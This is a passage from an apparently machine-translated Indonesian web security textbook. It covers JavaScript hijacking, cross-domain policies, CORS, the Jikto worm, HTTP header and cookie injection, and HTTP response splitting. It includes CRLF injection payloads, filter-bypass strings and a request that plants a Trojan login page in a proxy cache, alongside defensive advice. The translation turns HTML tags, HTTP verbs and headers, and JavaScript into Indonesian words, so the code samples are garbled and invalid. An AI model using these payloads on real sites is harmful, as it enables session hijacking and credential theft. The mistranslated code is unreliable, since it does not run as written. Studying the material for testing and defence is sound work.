<html>
<kepala>
<skrip>
...
fungsi setNonce()
{
    nonce = '222230313740821';
}
...
</skrip>
</kepala>
<tubuh>
...
</tubuh>
</html>
```

Di versi Firefox sebelumnya, dimungkinkan untuk melakukan skrip lintas-domain yang menyertakan respons HTML lengkap seperti ini dan membuat beberapa JavaScript yang disematkan dijalankan di dalam domain penyerang.

Selain itu, dalam teknik yang mirip dengan serangan injeksi CSS yang dijelaskan sebelumnya, kadang-kadang dimungkinkan untuk menyuntikkan teks pada titik yang sesuai dalam respons HTML aplikasi target untuk membungkus blok {...} arbitrer di sekitar data sensitif yang terkandung dalam respons tersebut. Seluruh respons kemudian dapat disertakan lintas-domain sebagai skrip untuk menangkap data yang dibungkus.

Tak satu pun dari serangan yang baru saja dijelaskan bekerja pada browser saat ini. Saat proses ini berlanjut, dan dukungan browser untuk konstruksi sintaksis baru semakin diperluas, kemungkinan pengambilan data lintas domain jenis baru akan menjadi mungkin, menargetkan aplikasi yang tidak rentan terhadap serangan ini sebelum fitur baru diperkenalkan.

Mencegah Pembajakan JavaScript

Beberapa prasyarat harus ada sebelum serangan pembajakan JavaScript dapat dilakukan. Untuk mencegah serangan semacam itu, perlu untuk melanggar setidaknya satu dari prasyarat ini. Untuk memberikan pertahanan yang mendalam, direkomendasikan agar beberapa tindakan pencegahan diterapkan bersama-sama:

- Untuk permintaan yang melakukan tindakan sensitif, aplikasi harus menggunakan pertahanan anti-CSRF standar untuk mencegah permintaan lintas domain mengembalikan respons apa pun yang berisi data sensitif.
- Ketika sebuah aplikasi secara dinamis mengeksekusi kode JavaScript dari domainnya sendiri, itu tidak dibatasi untuk menggunakan <skrip> tag untuk menyertakan skrip. Karena permintaan ada di tempat, kode sisi klien dapat digunakan XMLHttpRequest untuk mengambil respons mentah dan melakukan pemrosesan tambahan sebelum dieksekusi sebagai skrip. Ini berarti bahwa aplikasi dapat menyisipkan JavaScript yang tidak valid atau bermasalah di awal respons, yang dihapus oleh aplikasi klien sebelum diproses. Misalnya, kode berikut menyebabkan infinite loop saat dijalankan menggunakan skrip include tetapi dapat dilucuti sebelum dieksekusi saat skrip diakses menggunakan Permintaan XMLHttpRequest:
`untuk(;;);`
- Karena aplikasi dapat digunakan XMLHttpRequest untuk mengambil kode skrip dinamis, dapat digunakan pospermintaan untuk melakukannya. Jika aplikasi hanya menerima POS permintaan untuk kode skrip yang berpotensi rentan, ini mencegah situs pihak ketiga memasukkannya menggunakan <skrip> tag.

Kebijakan Asal-Sama Ditinjau Kembali

Bab ini dan bab sebelumnya telah menjelaskan banyak contoh tentang bagaimana kebijakan asal yang sama diterapkan ke HTML dan JavaScript, dan cara-cara yang dapat dielakkan melalui bug aplikasi dan keanehan browser.

Untuk memahami lebih lengkap konsekuensi dari kebijakan asal yang sama untuk keamanan aplikasi web, bagian ini memeriksa beberapa konteks lebih lanjut di mana kebijakan tersebut berlaku dan bagaimana serangan lintas-domain tertentu dapat muncul dalam konteks tersebut.

Kebijakan Asal-Sama dan Ekstensi Peramban

Teknologi ekstensi peramban yang digunakan secara luas semuanya menerapkan segregasi antar domain dengan cara yang berasal dari prinsip dasar yang sama dengan kebijakan asal browser utama yang sama. Namun, beberapa fitur unik ada di setiap kasus yang dapat mengaktifkan serangan lintas domain dalam beberapa situasi.

Kebijakan Asal-Sama dan Flash

Objek flash memiliki asal yang ditentukan oleh domain URL tempat objek dimuat, bukan URL halaman HTML yang memuat objek. Seperti kebijakan asal yang sama di browser, segregasi didasarkan pada protokol, nama host, dan nomor port secara default.

Selain interaksi dua arah penuh dengan asal yang sama, objek Flash dapat memulai permintaan lintas domain melalui browser, menggunakan Permintaan URL API. Ini memberi lebih banyak kontrol atas permintaan daripada yang dimungkinkan dengan teknik browser murni, termasuk kemampuan untuk menentukan sewenang-wenang jenis konten juk dan untuk mengirim konten sewenang-wenang di badan POS permintaan. Cookie dari stoples cookie browser diterapkan ke permintaan ini, tetapi respons dari permintaan lintas sumber secara default tidak dapat dibaca oleh objek Flash yang memulainya.

Flash menyertakan fasilitas bagi domain untuk memberikan izin bagi objek Flash dari domain lain untuk melakukan interaksi dua arah penuh dengan mereka. Ini biasanya dilakukan dengan menerbitkan file kebijakan di URL /lintasdomain.xml pada domain yang memberikan izin. Saat objek Flash mencoba membuat permintaan lintas domain dua arah, ekstensi browser Flash mengambil file kebijakan dari domain yang diminta dan mengizinkan permintaan hanya jika domain yang diminta memberikan akses ke domain yang meminta.

Berikut adalah contoh file kebijakan Flash yang diterbitkan oleh www.adobe.com:

```
<?xml versi="1.0"?>
<kebijakan-lintas-domain>
  <site-control permit-cross-domain-policies="by-content-type"/> <izinkan-akses-dari
  domain="*.macromedia.com" />
  <izinkan-akses-dari domain="*.adobe.com" /> <izinkan-akses-
  dari domain="*.photoshop.com" /> <izinkan-akses-dari
  domain="*.acrobat.com" />
</kebijakan-lintas-domain>
```

LANGKAH HACK

Anda harus selalu memeriksa /crossdomain.xml file pada aplikasi web apa pun yang Anda uji. Meskipun aplikasi itu sendiri tidak menggunakan Flash, jika izin diberikan ke domain lain, objek Flash yang dikeluarkan oleh domain tersebut diizinkan untuk berinteraksi dengan domain yang menerbitkan kebijakan tersebut.

- Jika aplikasi mengizinkan akses tidak terbatas (dengan menentukan <izinkanakses-dari domain =""*>), situs lain mana pun dapat melakukan interaksi dua arah, mengikuti sesi pengguna aplikasi. Ini akan memungkinkan semua data diambil, dan tindakan pengguna apa pun dilakukan, oleh domain lain mana pun.
- Jika aplikasi mengizinkan akses ke subdomain atau domain lain yang digunakan oleh organisasi yang sama, interaksi dua arah, tentu saja, dimungkinkan dari domain tersebut. Ini berarti bahwa kerentanan seperti XSS pada domain tersebut dapat dieksplorasi untuk mengkompromikan domain yang memberikan izin. Selain itu, jika penyerang dapat membeli iklan berbasis Flash di domain mana pun yang diizinkan, objek Flash yang dia terapkan dapat digunakan untuk menyusup ke domain yang memberikan izin.
- Beberapa file kebijakan mengungkapkan nama host intranet atau informasi sensitif lainnya yang mungkin berguna bagi penyerang.

Catatan lebih lanjut adalah bahwa objek Flash dapat menentukan URL pada server target tempat file kebijakan harus diunduh. Jika file kebijakan tingkat teratas tidak ada di lokasi default, browser Flash mencoba mengunduh kebijakan dari URL yang ditentukan. Untuk diproses, respons ke URL ini harus berisi file kebijakan yang diformat secara valid dan harus menentukan jenis MIME berbasis XML atau teks di Jenis konten tajuk. Saat ini sebagian besar domain di web tidak mempublikasikan file kebijakan Flash di /lintasdomain.xml, mungkin dengan asumsi bahwa perilaku default tanpa kebijakan adalah melarang akses lintas domain apa pun. Namun, ini mengabaikan kemungkinan objek Flash pihak ketiga menentukan URL khusus untuk mengunduh kebijakan. Jika aplikasi berisi fungsionalitas apa pun yang dapat dimanfaatkan penyerang untuk menempatkan file XML arbitrer ke dalam URL di domain aplikasi, aplikasi tersebut mungkin rentan terhadap serangan ini.

Kebijakan Asal-Sama dan Silverlight

Kebijakan asal yang sama untuk Silverlight sebagian besar didasarkan pada kebijakan yang diterapkan oleh Flash. Objek Silverlight memiliki asal yang ditentukan oleh domain URL tempat objek dimuat, bukan URL halaman HTML yang memuat objek.

Satu perbedaan penting antara Silverlight dan Flash adalah Silverlight tidak memisahkan asal berdasarkan protokol atau port, sehingga objek yang dimuat melalui HTTP dapat berinteraksi dengan URL HTTPS di domain yang sama.

Silverlight menggunakan file kebijakan lintas domainnya sendiri, yang terletak di /clientaccesspolicy.xml. Berikut adalah contoh file kebijakan Silverlight yang diterbitkan oleh www.microsoft.com:

```
<?xml version="1.0" encoding="utf-8"?> <akses-kebijakan>
    <akses-lintas-domain>
        <kebijakan>
            <izinkan-dari>
                <domain uri="http://www.microsoft.com"/> <domain
                uri="http://i.microsoft.com"/> <domain uri="http://
                i2.microsoft.com"/> <domain uri="http://
                i3.microsoft.com"/> <domain uri="http://
                i4.microsoft.com"/> <domain uri="http://
                img.microsoft.com" /> </memungkinkan-dari>

            <pemberian kepada>
                <resource path="/" include-subpaths="true"/> </grant-to>

        </kebijakan>
    </akses-lintas-domain>
</ kebijakan-akses>
```

Pertimbangan yang sama seperti yang telah dibahas untuk file kebijakan lintas domain Flash berlaku untuk Silverlight, dengan pengecualian bahwa Silverlight tidak mengizinkan objek untuk menentukan URL tidak standar untuk file kebijakan.

Jika file kebijakan Silverlight tidak ada di server, ekstensi browser Silverlight akan mencoba memuat file kebijakan Flash yang valid dari lokasi default. Jika file tersebut ada, ekstensi akan memprosesnya.

Kebijakan Asal-Sama dan Java

Java mengimplementasikan segregasi antar asal dengan cara yang sebagian besar didasarkan pada kebijakan asal browser yang sama. Seperti ekstensi browser lainnya, applet Java memiliki asal yang ditentukan oleh domain URL tempat applet dimuat, bukan URL halaman HTML yang memuat objek.

Satu perbedaan penting dengan kebijakan asal-sama Java adalah bahwa domain lain yang berbagi alamat IP dari domain asal dianggap sama-asal dalam keadaan tertentu. Ini dapat menyebabkan interaksi lintas domain terbatas dalam beberapa situasi hosting bersama.

Java saat ini tidak memiliki ketentuan untuk domain untuk menerbitkan kebijakan yang memungkinkan interaksi dari domain lain.

Kebijakan Asal-Sama dan HTML5

Seperti yang dibayangkan semula, XMLHttpRequest memungkinkan permintaan untuk dikeluarkan hanya ke asal yang sama dengan halaman pemanggil. Dengan HTML5, teknologi ini dimodifikasi untuk memungkinkan interaksi dua arah dengan domain lain, asalkan domain yang diakses memberikan izin untuk melakukannya.

Izin untuk interaksi lintas-domain diimplementasikan menggunakan berbagai header HTTP baru. Saat skrip mencoba membuat permintaan lintas domain menggunakan Permintaan XMLHttpRequest, cara ini diproses tergantung pada detail permintaan:

- Untuk permintaan "normal", jenis yang dapat dibuat lintas-domain menggunakan konstruksi HTML yang ada, browser mengeluarkan permintaan dan memeriksa header respons yang dihasilkan untuk menentukan apakah skrip pemanggil harus diizinkan untuk mengakses respons dari permintaan.
- Permintaan lain yang tidak dapat dibuat menggunakan HTML yang ada, seperti yang menggunakan metode HTTP tidak standar atau jenis konten, atau yang menambahkan tajuk HTTP khusus, ditangani secara berbeda. Browser pertama-tama membuat file PILIHANpermintaan ke URL target dan kemudian memeriksa header respons untuk menentukan apakah permintaan yang dicoba harus diizinkan.

Dalam kedua kasus, browser menambahkan `Asal` tajuk untuk menunjukkan domain dari mana permintaan lintas-domain dicoba:

Asal: <http://wahh-app.com>

Untuk mengidentifikasi domain yang dapat melakukan interaksi dua arah, respons server mencakup `Access-Control-Allow-Origin` header, yang mungkin menyertakan daftar domain diterima dan karakter pengganti yang dipisahkan koma:

`Access-Control-Allow-Origin: *`

Dalam kasus kedua, di mana permintaan lintas domain dipravalidasi menggunakan an PILIHANpermintaan, tajuk seperti berikut dapat digunakan untuk menunjukkan detail permintaan yang akan dicoba:

`Access-Control-Request-Method: PUT` `Access-Control-Request-Headers: X-PINGOTHER`

Menanggapi PILIHANpermintaan, server dapat menggunakan tajuk seperti berikut untuk menentukan jenis permintaan lintas domain yang diizinkan:

`Access-Control-Allow-Origin: http://wahh-app.com` `Access-Control-Allow-Methods: POST, GET, OPTIONS` `Access-Control-Allow-Headers: X-PINGOTHER` `Access-Control-Max-Age: 1728000`

LANGKAH HACK

1. Untuk menguji penanganan aplikasi atas permintaan lintas domain menggunakan Permintaan XMLHttpRequest, Anda harus mencoba menambahkan Asaltajuk menentukan domain yang berbeda, dan periksa apa saja Kontrol akses header yang dikembalikan. Implikasi keamanan dari mengizinkan akses dua arah dari domain apa pun, atau dari domain lain yang ditentukan, sama seperti yang dijelaskan untuk kebijakan lintas domain Flash.
2. Jika ada akses lintas domain yang didukung, Anda juga harus menggunakan PILIHAN permintaan untuk memahami dengan tepat header apa dan detail permintaan lainnya yang diizinkan.

Selain kemungkinan memungkinkan interaksi dua arah dari domain eksternal, fitur baru di XMLHttpRequest dapat menyebabkan jenis serangan baru yang mengeksplorasi fitur tertentu dari aplikasi web, atau serangan baru secara umum.


Seperti dijelaskan dalam Bab 12, beberapa aplikasi menggunakan XMLHttpRequest untuk membuat permintaan asinkron untuk file yang ditentukan dalam parameter URL, atau setelah pengidentifikasi fragmen. File yang diambil dimuat secara dinamis ke <div> pada halaman saat ini. Karena permintaan lintas domain sebelumnya tidak mungkin digunakan Permintaan XMLHttpRequest, tidak perlu memvalidasi bahwa item yang diminta ada di domain aplikasi itu sendiri. Dengan versi baru dari Permintaan XMLHttpRequest, penyerang mungkin dapat menentukan URL pada domain yang dikontrolnya, sehingga melakukan serangan penyerangan file jarak jauh sisi klien terhadap pengguna aplikasi.

Secara lebih umum, fitur baru dari XMLHttpRequest menyediakan cara baru bagi situs web berbahaya atau yang disusupi untuk mengirimkan serangan melalui browser pengguna yang berkunjung, meskipun akses lintas domain ditolak. Pemindai port lintas domain telah didemonstrasikan, menggunakan XMLHttpRequest untuk membuat permintaan percobaan untuk host dan port arbitrer, dan mengamati perbedaan waktu dalam respons untuk menyimpulkan apakah port yang diminta terbuka, tertutup, atau difilter. Lebih-lebih lagi, XMLHttpRequest dapat digunakan untuk mengirimkan serangan denial-of-service terdistribusi pada tingkat yang jauh lebih cepat daripada yang mungkin menggunakan metode lama untuk menghasilkan permintaan lintas domain. Jika akses lintas-domain ditolak oleh aplikasi yang ditargetkan, nilai dalam parameter URL perlu ditingkatkan untuk memastikan bahwa setiap permintaan adalah untuk URL yang berbeda dan oleh karena itu benar-benar dikeluarkan oleh browser.

Melintasi Domain dengan Aplikasi Layanan Proxy

Beberapa aplikasi web yang tersedia untuk umum berfungsi secara efektif sebagai layanan proxy, yang memungkinkan konten diambil dari domain yang berbeda tetapi disajikan ke

pengguna dari dalam aplikasi web proxy. Contohnya adalah Google Translate (GT), yang meminta URL eksternal tertentu dan mengembalikan kontennya, seperti yang ditunjukkan pada dalam r kode adalah unrn



Gambar 13-2:Google Terjemahan dapat digunakan untuk meminta URL eksternal, dan mengembalikan kontennya, dengan teks dalam respons yang diterjemahkan ke dalam bahasa tertentu

Yang menarik adalah jika dua domain eksternal yang berbeda sama-sama diakses melalui aplikasi GT. Ketika ini terjadi, sejauh menyangkut browser, konten dari setiap domain eksternal sekarang berada di dalam domain GT, karena ini adalah domain asalnya diambil. Karena dua set konten berada di domain yang sama, interaksi dua arah di antara keduanya dimungkinkan jika ini juga dilakukan melalui domain GT.

Tentu saja, jika pengguna masuk ke aplikasi eksternal dan kemudian mengakses aplikasi tersebut melalui GT, browsernya akan memperlakukan GT dengan benar sebagai domain yang berbeda. Oleh karena itu, cookie pengguna untuk aplikasi eksternal tidak dikirim dalam permintaan melalui GT, juga tidak ada interaksi lain yang memungkinkan. Oleh karena itu, situs web jahat tidak dapat dengan mudah memanfaatkan GT untuk mengkompromikan sesi pengguna pada aplikasi lain.

Namun, perilaku layanan proxy seperti GT dapat mengaktifkan satu situs web untuk melakukan interaksi dua arah dengan publik, area aplikasi yang tidak diautentikasi pada domain yang berbeda. Salah satu contoh penyerangan ini adalah Jikto, a

worm proof-of-concept yang dapat menyebar di antara aplikasi web dengan menemukan dan mengeksplorasi kerentanan XSS yang ada di dalamnya. Intinya, kode Jikto bekerja dengan cara berikut:

- Saat pertama kali dijalankan, skrip memeriksa apakah dijalankan di domain GT. Jika tidak, itu memuat ulang URL saat ini melalui domain GT, secara efektif untuk mentransfer dirinya sendiri ke domain itu.
- Skrip meminta konten dari domain eksternal melalui GT. Karena skrip itu sendiri berjalan di domain GT, skrip tersebut dapat melakukan interaksi dua arah dengan konten publik di domain lain mana pun melalui GT.
- Skrip mengimplementasikan pemindai web dasar dalam JavaScript untuk menyelidiki domain eksternal untuk menemukan kelemahan XSS yang terus-menerus. Kerentanan tersebut dapat muncul dalam fungsi yang dapat diakses publik seperti papan pesan.
- Saat kerentanan yang cocok teridentifikasi, skrip mengeksplorasi ini untuk mengunggah salinan dirinya sendiri ke domain eksternal.
- Saat pengguna lain mengunjungi domain eksternal yang disusupi, skrip dieksekusi, dan prosesnya berulang.

Worm Jikto berusaha mengeksplorasi kelemahan XSS untuk berkembang biak sendiri. Namun, teknik serangan dasar untuk menggabungkan domain melalui layanan proxy tidak bergantung pada kerentanan apa pun dalam aplikasi eksternal individu yang ditargetkan, dan secara realistik tidak dapat dipertahankan. Namun demikian, itu menarik sebagai teknik serangan dengan sendirinya. Ini juga merupakan topik yang berguna untuk menguji pemahaman Anda tentang bagaimana kebijakan asal yang sama berlaku dalam situasi yang tidak biasa.

Serangan Injeksi Sisi Klien Lainnya

Banyak serangan yang telah kami periksa sejauh ini melibatkan pemanfaatan beberapa fungsi aplikasi untuk menyuntikkan konten buatan ke dalam respons aplikasi. Contoh utama dari ini adalah serangan XSS. Kami juga telah melihat teknik yang digunakan untuk menangkap data lintas domain melalui HTML dan CSS yang disuntikkan. Bagian ini membahas serangkaian serangan lain yang melibatkan injeksi ke dalam konteks sisi klien.

Injeksi Tajuk HTTP

Kerentanan injeksi header HTTP muncul saat data yang dapat dikontrol pengguna dimasukkan dengan cara yang tidak aman ke dalam header HTTP yang dikembalikan oleh aplikasi. Jika penyerang dapat memasukkan karakter baris baru ke dalam header yang dia kontrol, dia dapat memasukkan header HTTP tambahan ke dalam respons dan dapat menulis konten arbitrer ke dalam isi respons.

Kerentanan ini muncul paling sering dalam kaitannya dengan `Set-Cookie` header, tetapi mungkin terjadi untuk header HTTP apa pun. Anda telah melihat sebelumnya bagaimana sebuah aplikasi dapat mengambil input yang disediakan pengguna dan menyisipkannya

ke dalam lokasi tajuk respons 3xx. Dengan cara yang sama, beberapa aplikasi mengambil input yang disediakan pengguna dan memasukkan ke dalam nilai cookie. Misalnya:

```
DAPATKAN /settings/12/Default.aspx?Language=Inggris HTTP/1.1 Host:  
mdsec.net
```

```
HTTP/1.1 200 oke  
Set-Cookie: PreferredLanguage=Bahasa Inggris . . .
```

Dalam salah satu dari kasus ini, penyerang dapat membuat permintaan yang dibuat menggunakan carriage-return (0x0d) dan/atau umpan baris (0x0a) karakter untuk menyuntikkan baris baru ke header yang dia kendalikan dan karenanya memasukkan data lebih lanjut pada baris berikut:

```
DAPATKAN /settings/12/Default.aspx?Language=English%0d%0aFoo:+bar HTTP/1.1 Host:  
mdsec.net
```

```
HTTP/1.1 200 oke  
Set-Cookie: PreferredLanguage=Bahasa Inggris  
Foo: bar  
...
```

Manfaatkan Kerentanan Injeksi Header

Kerentanan injeksi header potensial dapat dideteksi dengan cara yang mirip dengan kerentanan XSS, karena Anda mencari kasus di mana input yang dapat dikontrol pengguna muncul kembali di mana saja dalam header HTTP yang dikembalikan oleh aplikasi. Oleh karena itu, selama menyelidiki aplikasi untuk kerentanan XSS, Anda juga harus mengidentifikasi lokasi mana pun di mana aplikasi mungkin rentan terhadap injeksi header.

LANGKAH HACK

- Untuk setiap instance yang berpotensi rentan di mana input yang dapat dikontrol pengguna disalin ke header HTTP, verifikasi apakah aplikasi menerima data yang berisi carriage-return yang disandikan URL (%0d) dan umpan baris (%0a) karakter, dan apakah ini dikembalikan tidak bersih dalam tanggapannya.**
- Perhatikan bahwa Anda mencari sendiri karakter baris baru yang sebenarnya untuk muncul dalam respons server, bukan padanan yang disandikan URL-nya. Jika Anda melihat respons di proxy pencegat, Anda akan melihat baris tambahan di header HTTP jika serangan berhasil.**
- Jika hanya satu dari dua karakter baris baru yang dikembalikan dalam tanggapan server, masih mungkin untuk membuat eksloit yang berfungsi, tergantung pada konteksnya.**

4. Jika Anda menemukan bahwa aplikasi tersebut memblokir atau membersihkan karakter baris baru, cobalah melewati berikut ini:

```
foo%00%0d%0abar  
foo%250d%250abar  
foo%%0d0d%%0a0abar
```

PERINGATAN Masalah seperti ini terkadang terlewatkan karena ketergantungan yang berlebihan pada kode sumber HTML dan/atau plug-in browser untuk informasi, yang tidak menampilkan header tanggapan. Pastikan Anda membaca header respons HTTP menggunakan alat proxy pencegat.

Jika dimungkinkan untuk menyuntikkan header arbitrer dan konten isi pesan ke dalam respons, perilaku ini dapat digunakan untuk menyerang pengguna aplikasi lainnya dengan berbagai cara.

COBALAH!

```
http://mdsec.net/settings/12/ http://  
mdsec.net/settings/31/
```

Menyuntikkan Cookie

URL dapat dibangun yang menetapkan cookie sewenang-wenang di dalam browser pengguna mana pun yang memintanya:

```
DAPATKAN /settings/12/Default.aspx?Language=English%0d%0aSet-Cookie:  
+SessId%3d120a12f98e8; HTTP/1.1  
Tuan rumah: mdsec.net
```

```
HTTP/1.1 200 oke  
Set-Cookie: PreferredLanguage=Bahasa Inggris  
Set-Cookie: SessId=120a12f98e8;  
...
```

Jika dikonfigurasi dengan tepat, cookie ini dapat bertahan di sesi browser yang berbeda. Pengguna target dapat dibujuk untuk mengakses URL jahat melalui mekanisme pengiriman yang sama yang dijelaskan untuk kerentanan XSS yang tercermin (email, situs web pihak ketiga, dan sebagainya).

Menyampaikan Serangan Lain

Karena injeksi header HTTP memungkinkan penyerang untuk mengontrol seluruh tubuh respons, ini dapat digunakan sebagai mekanisme pengiriman untuk hampir semua serangan terhadap pengguna lain, termasuk perusakan situs web virtual, injeksi skrip, pengalihan sewenang-wenang, serangan terhadap kontrol ActiveX, dan sebagainya pada.

Pemisahan Respons HTTP

Teknik serangan ini berupaya meracuni cache server proxy dengan konten jahat untuk membahayakan pengguna lain yang mengakses aplikasi melalui proxy. Misalnya, jika semua pengguna di jaringan perusahaan mengakses aplikasi melalui proxy caching, penyerang dapat menargetkan mereka dengan memasukkan konten berbahaya ke dalam cache proxy, yang ditampilkan ke setiap pengguna yang meminta halaman yang terpengaruh.

Penyerang dapat mengeksplorasi kerentanan injeksi tajuk untuk mengirimkan serangan pemecahan respons dengan mengikuti langkah-langkah berikut:

1. Penyerang memilih halaman aplikasi yang ingin diracuni di dalam cache proxy. Misalnya, dia mungkin mengganti halaman di /admin/ dengan formulir login Trojan yang mengirimkan kredensial pengguna ke server penyerang.
2. Penyerang menemukan kerentanan injeksi header dan merumuskan permintaan yang menyuntikkan seluruh badan HTTP ke dalam respons, ditambah set header respons kedua dan badan respons kedua. Badan tanggapan kedua berisi kode sumber HTML untuk formulir masuk Trojan penyerang. Efeknya adalah respons server terlihat persis seperti dua respons HTTP terpisah yang dirangkai menjadi satu. Di sinilah teknik serangan mendapatkan namanya, karena penyerang telah secara efektif "membagi" respons server menjadi dua respons terpisah. Misalnya:

```
DAPATKAN /settings/12/Default.aspx?Language=English%0d%0aContent-Length:+22
%0d%0a%0d%0a<html>%0d%0afoo%0d%0a</html>%0d%0aHTTP/ 1.1+200+OK%0d%0a
Content-Length:+2307%0d%0a%0d%0a<html>%0d%0a<head>%0d%0a<title>
Administrator+login</title>0d%0a [...URL panjang...] HTTP/1.1
```

Tuan rumah: mdsec.net

```
HTTP/1.1 200 oke
Set-Cookie: PreferredLanguage=Bahasa Inggris
Content-Length: 22
```

```
<html>
foo
</html>
HTTP/1.1 200 oke
Konten-Panjang: 2307
```

```
<html>
<kepala>
<title>Login administrator</title> . . .
```


3. Penyerang membuka koneksi TCP ke server proxy dan mengirimkan permintaan buatannya, diikuti segera dengan permintaan agar halaman tersebut diracuni. Permintaan perpipaan dengan cara ini legal dalam protokol HTTP:

```
DAPATKAN http://mdsec.net/settings/12/Default.aspx?Language=English%0d%0a Content-Length:  
+22%0d%0a%0d%0a<html>%0d%0af0o%0d%0a</html>%0d%0aHTTP/  
1.1+200+OK%0d%0aContent-Length:+2307%0d%0a%0d%0a<html>%0d%0a<head>%0d%0a  
<judul>Administrator+masuk </title>0d%0a[...URL panjang...] HTTP/1.1  
Tuan rumah: mdsec.net  
Koneksi Proksi: Tetap hidup
```

```
DAPATKAN http://mdsec.net/admin/ HTTP/1.1  
Host: mdsec.net  
Koneksi Proxy: Tutup
```

4. Server proxy membuka koneksi TCP ke aplikasi dan mengirimkan dua permintaan yang disalurkan dengan cara yang sama.
5. Aplikasi merespons permintaan pertama dengan konten HTTP yang disuntikkan penyerang, yang terlihat persis seperti dua respons HTTP terpisah.
6. Server proxy menerima dua respons yang tampak ini dan menafsirkan yang kedua sebagai respons terhadap permintaan pipeline kedua penyerang, yaitu untuk URLhttp://mdsec.net/admin/. Proksi menyimpan respons kedua ini sebagai konten URL ini. (Jika proxy telah menyimpan salinan halaman yang di-cache, penyerang dapat menyebabkannya meminta ulang URL dan memperbarui cache-nya dengan versi baru dengan memasukkan Jika-Dimodifikasi-Sejaktajuk ke permintaan keduanya dan aTerakhir diubah tajuk ke respons yang disuntikkan.)
7. Aplikasi mengeluarkan respons sebenarnya terhadap permintaan kedua penyerang, yang berisi konten asli URLhttp://mdsec.net/admin/. Server proxy tidak mengenali ini sebagai respons terhadap permintaan yang benar-benar dikeluarkannya dan karenanya membuangnya.
8. Seorang pengguna mengakseshttp://mdsec.net/admin/melalui server proxy dan menerima konten URL ini yang disimpan di cache proxy. Konten ini sebenarnya adalah formulir masuk Trojan penyerang, sehingga kredensial pengguna disusupi.

Langkah-langkah yang terlibat dalam serangan ini diilustrasikan pada Gambar 13-3.



Gambar 13-3: Langkah-langkah yang terlibat dalam serangan pemecahan respons HTTP yang meracuni cache server proxy

Mencegah Kerentanan Injeksi Header

Cara paling efektif untuk mencegah kerentanan injeksi header HTTP adalah dengan tidak memasukkan input yang dapat dikontrol pengguna ke dalam header HTTP yang dikembalikan aplikasi. Seperti yang Anda lihat dengan kerentanan pengalihan sewenang-wenang, alternatif yang lebih aman untuk perilaku ini biasanya tersedia.

Jika dianggap tidak dapat dihindari untuk memasukkan data yang dapat dikontrol pengguna ke dalam header HTTP, aplikasi harus menggunakan pendekatan pertahanan berlapis ganda untuk mencegah timbulnya kerentanan:

- Validasi masukan—Aplikasi harus melakukan validasi yang bergantung pada konteks dari data yang dimasukkan dengan cara seketat mungkin. Misalnya, jika nilai cookie disetel berdasarkan input pengguna, mungkin tepat untuk membatasinya hanya untuk karakter alfabet dan panjang maksimal 6 byte.
- Validasi output—Setiap bagian data yang dimasukkan ke dalam header harus difilter untuk mendeteksi karakter yang berpotensi berbahaya. Dalam praktiknya, karakter apa pun dengan kode ASCII di bawah 0x20 harus dianggap mencurigakan, dan permintaan harus ditolak.

Aplikasi dapat mencegah kerentanan injeksi header yang tersisa digunakan untuk meracuni cache server proxy dengan menggunakan HTTPS untuk semua konten aplikasi, asalkan aplikasi tidak menggunakan server proxy balik caching di belakang terminator SSL-nya.

Injeksi kue

Dalam serangan injeksi cookie, penyerang memanfaatkan beberapa fitur fungsionalitas aplikasi, atau perilaku browser, untuk menyetel atau memodifikasi cookie di dalam browser pengguna korban.

Penyerang mungkin dapat mengirimkan serangan injeksi cookie dengan berbagai cara:

- Beberapa aplikasi berisi fungsionalitas yang mengambil nama dan nilai dalam parameter permintaan dan menyetelnya dalam cookie sebagai respons. Contoh umum di mana hal ini terjadi adalah fungsi untuk mempertahankan preferensi pengguna.
- Seperti yang sudah dijelaskan, jika ada kerentanan injeksi header HTTP, ini dapat dimanfaatkan untuk menyuntikkan sewenang-wenang Set-Cookieheader.
- Kerentanan XSS di domain terkait dapat dimanfaatkan untuk menetapkan cookie pada domain yang ditargetkan. Setiap subdomain dari domain target itu sendiri, dan dari domain induknya serta subdomainnya, semuanya dapat digunakan dengan cara ini.
- Serangan man-in-the-middle aktif (misalnya, terhadap pengguna di jaringan nirkabel publik) dapat digunakan untuk menyetel cookie untuk domain arbitrer, bahkan

jika aplikasi yang ditargetkan hanya menggunakan HTTPS dan cookie-nya ditandai sebagai aman. Jenis serangan ini dijelaskan lebih rinci nanti di bab ini.

